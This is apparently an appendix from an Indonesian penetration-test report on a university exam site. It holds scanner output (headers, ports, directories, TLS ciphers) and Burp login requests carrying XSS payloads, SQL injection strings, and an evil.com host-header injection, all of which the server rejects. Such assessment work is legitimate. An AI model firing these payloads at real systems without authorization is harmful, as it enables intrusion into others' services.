
```
[*] Analyzing headers of https://pentest.walisongo.ac.id
[*] Effective URL: https://pentest.walisongo.ac.id
[*] Header Access-Control-Allow-Origin is present! (Value: )
[!] Missing security header: X-Frame-Options
[!] Missing security header: X-Content-Type-Options
[!] Missing security header: Strict-Transport-Security
[!] Missing security header: Content-Security-Policy
[!] Missing security header: X-Permitted-Cross-Domain-Policies
[!] Missing security header: Referrer-Policy
[!] Missing security header: Clear-Site-Data
[!] Missing security header: Cache-Control
[!] Missing security header: Permissions-Policy
[!] Missing security header: Cross-Origin-Embedder-Policy
[!] Missing security header: Cross-Origin-Resource-Policy
[!] Missing security header: Cross-Origin-Opener-Policy

-----
[!] Headers analyzed for https://pentest.walisongo.ac.id
[+] There are 1 security headers
[-] There are not 12 security headers
```


Lampiran 4.3 Temuan result pass

Information Gathering


INFO-01



INFO-03



INFO-05




INFO-06


```
Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: pentest.walisongo.ac.id
3 Cookie: _ga_028DKSS3L=
  GS1.1.1717120487.1.0.1717120487.60.0.0; _ga=
  GA1.1.740850672.1717120481; lang=id_ID
4 Content-Length: 91
5 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization:
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
9 Content-Language: id_ID
10 Content-Type: application/json
11 Accept: application/json
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://pentest.walisongo.ac.id
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://pentest.walisongo.ac.id/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21 Connection: close
22
23 {
  "username": "admin",
  "password": "admin",
24 "debug": "true",
25 "fromtrustIP": "true".
26 "date": ""
}
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx
3 Date: Fri, 04 Oct 2024 14:07:29 GMT
4 Content-Type: application/json
5 Content-Length: 84
6 Connection: close
7 Vary: Origin
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: Set-Cookie
11
12 {
  "data":{
    "msg":
      "invalid character '.' after object key:value pa
    },
    "success":false
  }
}
```


INFO-07



INFO-08



INFO-10



Configuration and Deployment Management Testing


CONF-01

```
PORT      STATE      SERVICE    VERSION
22/tcp    open      ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Lin
| ssh-hostkey:
|   3072 a3:1d:21:88:1e:fa:61:ca:ba:ef:bd:81:55:44:5c:5c (RSA)
|   256 17:c8:b3:35:ba:3c:12:b3:73:13:51:ef:2a:5a:76:e5 (ECDSA)
|_  256 70:9d:82:f6:c2:7c:a7:c4:29:4e:c0:a3:08:12:41:f2 (ED25519)
80/tcp    open      http       nginx
|_http-title: Did not follow redirect to https://cbt.walisongo.ac.id/
443/tcp   open      ssl/http   nginx
| ssl-cert: Subject: commonName=*.walisongo.ac.id
| Subject Alternative Name: DNS:*.walisongo.ac.id, DNS:walisongo.ac.id
| Not valid before: 2024-03-19T05:56:30
|_Not valid after:  2025-04-20T05:56:29
|_tls-alpn:
|_  http/1.1
|_http-title: CBT UIN Walisongo
|_ssl-date: TLS randomness does not represent time
|_tls-nextprotoneg:
|_  http/1.1
```

CONF-03

```
[17:01:07] 401 - 66B - /temp.sql
[17:01:07] 401 - 66B - /temp.php
[17:01:07] 401 - 66B - /temp
[17:01:07] 401 - 66B - /temp/
[17:01:07] 401 - 66B - /templates/index.html
[17:01:07] 401 - 66B - /templates/protostar/
[17:01:07] 401 - 66B - /template/
[17:01:07] 401 - 66B - /templates/bee3/index.php
[17:01:07] 401 - 66B - /templates/rhuk_milkyway/index.php
[17:01:07] 401 - 66B - /temp-testng-customsuite.xml
[17:01:07] 401 - 66B - /templates/bee3/
[17:01:07] 401 - 66B - /templates_c/
[17:01:07] 401 - 66B - /templates/system/
```


CONF-04




CONF-06

```
PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|   Supported Methods: HEAD POST OPTIONS DELETE PUT CONNECT
|_  Potentially risky methods: DELETE PUT CONNECT
443/tcp   open  https
| http-methods:
|   Supported Methods: HEAD POST OPTIONS DELETE PUT CONNECT
|_  Potentially risky methods: DELETE PUT CONNECT
```

CONF-08




CONF-09




Authentication Testing

ATHN-01



XXX

ATHN-06



Authorization Testing

ATHZ-01

```
Target: https://pentest.walisongo.ac.id/

[16:59:48] Starting:
[17:00:08] 200 - 602B - /admin
[17:00:09] 200 - 602B - /admin.
[17:00:09] 200 - 602B - /admin/%3bindex/
[17:00:09] 200 - 602B - /admin/.htaccess
[17:00:09] 200 - 602B - /admin/.config
[17:00:09] 200 - 602B - /admin/_logs/error-log
[17:00:09] 200 - 602B - /admin/_logs/access_log
[17:00:09] 200 - 602B - /admin/_logs/access-log
[17:00:09] 200 - 602B - /admin/_logs/access.log
[17:00:09] 200 - 602B - /admin/_logs/error_log
[17:00:09] 200 - 602B - /admin/access.log
[17:00:09] 200 - 602B - /admin/access.txt
[17:00:09] 200 - 602B - /admin/access_log
[17:00:09] 200 - 602B - /admin/
```

Input Validation Testing

INPV-01

```
Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: pentest.walisongo.ac.id
3 Cookie: _ga_028DKSS3I=
  GS1.1.1717120487.1.0.1717120487.60.0.0; _ga=
  GA1.1.740850672.1717120481; lang=id_ID
4 Content-Length: 169
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization:
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
9 Content-Language: id_ID
10 Content-Type: application/json
11 Accept: application/json
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://pentest.walisongo.ac.id
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://pentest.walisongo.ac.id/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21 Connection: close
22
23 {
  "username":
    "<%2FScript><script class%3D>alert%28/OPENBUGBOUNT
    %29<%2FScript>\"",
  "password":
    "<%2FScript><script class%3D>alert%28/OPENBUGBOUNT
    %29<%2FScript>\"",
  "date": ""
}
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 06 Oct 2024 14:37:02 GMT
4 Content-Type: application/json
5 Content-Length: 49
6 Connection: close
7 Vary: Origin
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: Set-Cookie
11
12 {
  "data":{
    "msg":"DATA_NOT_FOUND"
  },
  "success":false
}
```

INPV-03

```
PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|   Supported Methods: HEAD POST OPTIONS DELETE PUT CONNECT
|_  Potentially risky methods: DELETE PUT CONNECT
443/tcp    open  https
| http-methods:
|   Supported Methods: HEAD POST OPTIONS DELETE PUT CONNECT
|_  Potentially risky methods: DELETE PUT CONNECT
```

INPV-04

```
Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: pentest.walisongo.ac.id
3 Cookie: _ga_028DKSS3L=
  GS1.1.1717120487.1.0.1717120487.60.0.0; _ga=
  GA1.1.740850672.1717120481; lang=id_ID
4 Content-Length: 169
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization:
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
9 Content-Language: id_ID
10 Content-Type: application/json
11 Accept: application/json
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://pentest.walisongo.ac.id
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://pentest.walisongo.ac.id/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21 Connection: close
22
23 {
  "username":
    "<%2FScriPt><sCriPt+class%3D>alert%28/OPENBUGBOUNTI
    %29<%2FScriPt|",
  "password":
    "<%2FScriPt><sCriPt+class%3D>alert%28/OPENBUGBOUNTI
    %29<%2FScriPt>",
  "date":""
}
```

Response

Pretty

Raw

Hex

Render



\n



```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 06 Oct 2024 14:37:02 GMT
4 Content-Type: application/json
5 Content-Length: 49
6 Connection: close
7 Vary: Origin
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: Set-Cookie
11
12 {
  "data":{
    "msg":"DATA_NOT_FOUND"
  },
  "success":false
}
```

INPV-05

```
Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: pentest.walisongo.ac.id
3 Cookie: _ga_028DKSS3L=
  GS1.1.1717120487.1.0.1717120487.60.0.0; _ga=
  GA1.1.740850672.1717120481; lang=id_ID
4 Content-Length: 58
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization:
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
9 Content-Language: id_ID
10 Content-Type: application/json
11 Accept: application/json
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://pentest.walisongo.ac.id
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://pentest.walisongo.ac.id/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21 Connection: close
22
23 {
  "username":"'1' or '1' = '1",
  "password":"admin",
  "date":""
}
```

Response

Pretty

Raw

Hex

Render



\n



```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 06 Oct 2024 14:49:52 GMT
4 Content-Type: application/json
5 Content-Length: 49
6 Connection: close
7 Vary: Origin
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: Set-Cookie
11
12 {
  "data":{
    "msg":"DATA_NOT_FOUND"
  },
  "success":false
}
```

```

Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: evil.com
3 Cookie: _ga_028DKSS3L=
  GS1.1.1717120487.1.0.1717120487.60.0.0; _ga=
  GA1.1.740850672.1717120481; lang=id_ID
4 Content-Length: 49
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization:
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
9 Content-Language: id_ID
10 Content-Type: application/json
11 Accept: application/json
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://pentest.walisongo.ac.id
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://pentest.walisongo.ac.id/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21 Connection: close
22
23 {
  "username": "admin",
  "password": "admin",
  "date": ""
}

```

Response

Pretty

Raw

Hex

Render


  

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 06 Oct 2024 15:05:14 GMT
4 Content-Type: application/json
5 Content-Length: 49
6 Connection: close
7 Vary: Origin
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: Set-Cookie
11
12 {
  "data": {
    "msg": "DATA_NOT_FOUND"
  },
  "success": false
}
```

xxxix

Testing for Error Handling

ERRH-01



Testing for Weak Cryptography

CRYP-01

```
Connected to 103.19.37.152
Testing SSL server 103.19.37.152 on port 443 using SNI name 103.19.37.152
SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    disabled
TLSv1.1    disabled
TLSv1.2    enabled
TLSv1.3    disabled
```


CRYP-04

Supported Server		Cipher(s):				
Preferred	TLSv1.2	256	bits	ECDHE-RSA-AES256-GCM-SHA384	Curve	25519 DHE 253
Accepted	TLSv1.2	256	bits	ECDHE-RSA-CHACHA20-POLY1305	Curve	25519 DHE 253
Accepted	TLSv1.2	256	bits	ECDHE-ARIA256-GCM-SHA384	Curve	25519 DHE 253
Accepted	TLSv1.2	128	bits	ECDHE-RSA-AES128-GCM-SHA256	Curve	25519 DHE 253
Accepted	TLSv1.2	128	bits	ECDHE-ARIA128-GCM-SHA256	Curve	25519 DHE 253
Accepted	TLSv1.2	256	bits	ECDHE-RSA-AES256-SHA384	Curve	25519 DHE 253
Accepted	TLSv1.2	256	bits	ECDHE-RSA-CAMELLIA256-SHA384	Curve	25519 DHE 253
Accepted	TLSv1.2	128	bits	ECDHE-RSA-AES128-SHA256	Curve	25519 DHE 253
Accepted	TLSv1.2	128	bits	ECDHE-RSA-CAMELLIA128-SHA256	Curve	25519 DHE 253
Accepted	TLSv1.2	256	bits	ECDHE-RSA-AES256-SHA	Curve	25519 DHE 253
Accepted	TLSv1.2	128	bits	ECDHE-RSA-AES128-SHA	Curve	25519 DHE 253
Accepted	TLSv1.2	256	bits	AES256-GCM-SHA384		
Accepted	TLSv1.2	64	bits	AES256-CCM8		
Accepted	TLSv1.2	256	bits	AES256-CCM		
Accepted	TLSv1.2	256	bits	ARIA256-GCM-SHA384		
Accepted	TLSv1.2	128	bits	AES128-GCM-SHA256		
Accepted	TLSv1.2	64	bits	AES128-CCM8		
Accepted	TLSv1.2	128	bits	AES128-CCM		
Accepted	TLSv1.2	128	bits	ARIA128-GCM-SHA256		
Accepted	TLSv1.2	256	bits	AES256-SHA256		
Accepted	TLSv1.2	256	bits	CAMELLIA256-SHA256		
Accepted	TLSv1.2	128	bits	AES128-SHA256		
Accepted	TLSv1.2	128	bits	CAMELLIA128-SHA256		
Accepted	TLSv1.2	256	bits	AES256-SHA		
Accepted	TLSv1.2	256	bits	CAMELLIA256-SHA		
Accepted	TLSv1.2	128	bits	AES128-SHA		
Accepted	TLSv1.2	128	bits	CAMELLIA128-SHA		

Business Logic Testing

BUSL-01

```
Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: pentest.walisongo.ac.id
3 Cookie: _ga_D28DKSS3L=
  GS1.1.1717120487.1.0.1717120487.60.0.0; _ga=
  GA1.1.740850672.1717120481; lang=id_ID
4 Content-Length: 58
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization:
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
9 Content-Language: id_ID
10 Content-Type: application/json
11 Accept: application/json
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://pentest.walisongo.ac.id
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://pentest.walisongo.ac.id/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21 Connection: close
22
23 {
  "username": "1" or '1' = '1',
  "password": "admin",
  "date": ""
}
```

Response

Pretty

Raw

Hex

Render



↵



```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 06 Oct 2024 14:49:52 GMT
4 Content-Type: application/json
5 Content-Length: 49
6 Connection: close
7 Vary: Origin
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: Set-Cookie
11
12 {
  "data":{
    "msg":"DATA_NOT_FOUND"
  },
  "success":false
}
```

BUSL-03

```
Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: pentest.walisongo.ac.id
3 Cookie: _ga_028DKSS3L=
  GS1.1.1717120487.1.0.1717120487.60.0.0; _ga=
  GA1.1.740850672.1717120481; lang=id_ID
4 Content-Length: 169
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization:
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
9 Content-Language: id_ID
10 Content-Type: application/json
11 Accept: application/json
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://pentest.walisongo.ac.id
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://pentest.walisongo.ac.id/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21 Connection: close
22
23 {
  "username":
    "<%2FScriPt><sCripT+class%3D>alert%28/OPENBUGBOUNTI
    %29<%2FScriPt|",
  "password":
    "<%2FScriPt><sCripT+class%3D>alert%28/OPENBUGBOUNTI
    %29<%2FScriPt>",
  "date":""
}
```

Response

Pretty

Raw

Hex

Render



\n



```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 06 Oct 2024 14:37:02 GMT
4 Content-Type: application/json
5 Content-Length: 49
6 Connection: close
7 Vary: Origin
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: Set-Cookie
11
12 {
  "data":{
    "msg":"DATA_NOT_FOUND"
  },
  "success":false
}
```

BUSL-07

```
Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: pentest.walisongo.ac.id
3 Cookie: _ga_028DKSS3L=
  GS1.1.1717120487.1.0.1717120487.60.0.0; _ga=
  GA1.1.740850672.1717120481; lang=id_ID
4 Content-Length: 58
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization:
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
9 Content-Language: id_ID
10 Content-Type: application/json
11 Accept: application/json
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://pentest.walisongo.ac.id
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://pentest.walisongo.ac.id/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21 Connection: close
22
23 {
  "username":"'1' or '1' = '1'",
  "password":"admin",
  "date":""
}
```

Response

Pretty

Raw

Hex

Render



ln



```
